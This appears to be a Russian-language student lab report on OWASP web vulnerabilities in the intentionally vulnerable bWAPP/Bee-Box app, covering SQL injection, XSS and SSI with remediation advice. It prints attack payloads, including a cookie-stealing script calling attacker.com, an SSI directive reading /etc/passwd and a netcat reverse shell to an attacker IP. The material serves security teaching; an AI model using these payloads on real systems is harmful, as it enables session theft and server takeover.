
Задание №1 Анализ уязвимостей OWASP

1. Для выполнения работы запустите образы операционных систем на базе ОС Debian и bWAPP.
2. Настройте сетевой доступ: Kali Linux — 192.168.0.1, Bee-Box — 192.168.0.2.
3. Запустите Burp Suite. Включите проксирование.
4. Получите доступ к сайту Bee-Box, открыв браузер в системе Kali Linux по адресу 192.168.0.2. Логин и пароль для доступа: bee/bug.
5. Выберите атаки типа SQL injection.
6. Проведите SQL injection типа obstruction' OR 1=1# и получите полный ответ от сервиса.
7. Проанализируете перехваченные Burp Suite пакеты и посмотрите, что передаёт клиент серверу и что отвечает сервер.
8. Приведите снимок экрана в отчёт и выводы по анализу.
9. Выберите атаки типа Cross-Site Scripting (XSS).
10. Проведите атаку путём injection HTML-кода типа alert(‘1’);.
11. Проанализируете перехваченные Burp Suite пакеты и посмотрите, что передаёт клиент серверу и что отвечает сервер.
12. Приведите снимок экрана в отчёт и выводы по анализу.
13. Выберите атаки типа Server-Side Includes (SSI).
14. Проведите атаку путём injection <!--#exec cmd="whoami" -->.
15. Проанализируете перехваченные Burp Suite пакеты и посмотрите, что передаёт клиент серверу и что отвечает сервер.
16. Приведите снимок экрана в отчёт и выводы по анализу.

Решение:



Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link

Выводы по анализу:

1. Уязвимость:

- Параметр title не фильтрует пользовательский ввод, что позволяет внедрить SQL-код.

- Сервер выполняет небезопасный запрос: SELECT * FROM movies WHERE title = '$input'.

2. Последствия:

- Злоумышленник может получить все данные таблицы, включая конфиденциальные.


- Возможны атаки на изменение/удаление данных (например, через UNION SELECT или DROP TABLE).

3. Рекомендации:

- Использовать prepared statements с параметризованными запросами.

- Валидировать и экранировать пользовательский ввод.

XSS Атака



Выводы по анализу:

1. Уязвимость:

- Параметр firstname не фильтрует HTML/JavaScript-код, что позволяет внедрить произвольные скрипты.

- Сервер некорректно экранирует пользовательский ввод.

2. Последствия:

- Злоумышленник может украсть куки, перенаправить пользователя на фишинговый сайт или выполнить другие вредоносные действия.

- Пример эксплуатации:


<script>document.location='http://attacker.com/?cookie='+document.cookie;</script>

3. Рекомендации:

- Валидировать и санировать пользовательский ввод (например, удалять теги <script>).

- Использовать HTTP-заголовки безопасности, например, Content Security Policy (CSP).

SSI Атака



Выводы по анализу:

1. Уязвимость:

- Сервер некорректно обрабатывает пользовательский ввод (например, заголовок User-Agent), позволяя внедрять SSI-директивы.

- SSI-функции включены на сервере (mod_include в Apache).

2. Последствия:

- Злоумышленник может выполнить произвольные команды на сервере:

  - Чтение файлов: <!--#exec cmd="cat /etc/passwd" -->

  - Установка обратной оболочки: <!--#exec cmd="nc -e /bin/sh attacker-ip 4444" -->

3. Рекомендации:

- Отключите обработку SSI-директив на сервере (если они не нужны).
- Фильтруйте пользовательский ввод, удаляя опасные символы: <, #, ".
- Используйте WAF (Web Application Firewall) для блокировки SSI-инъекций.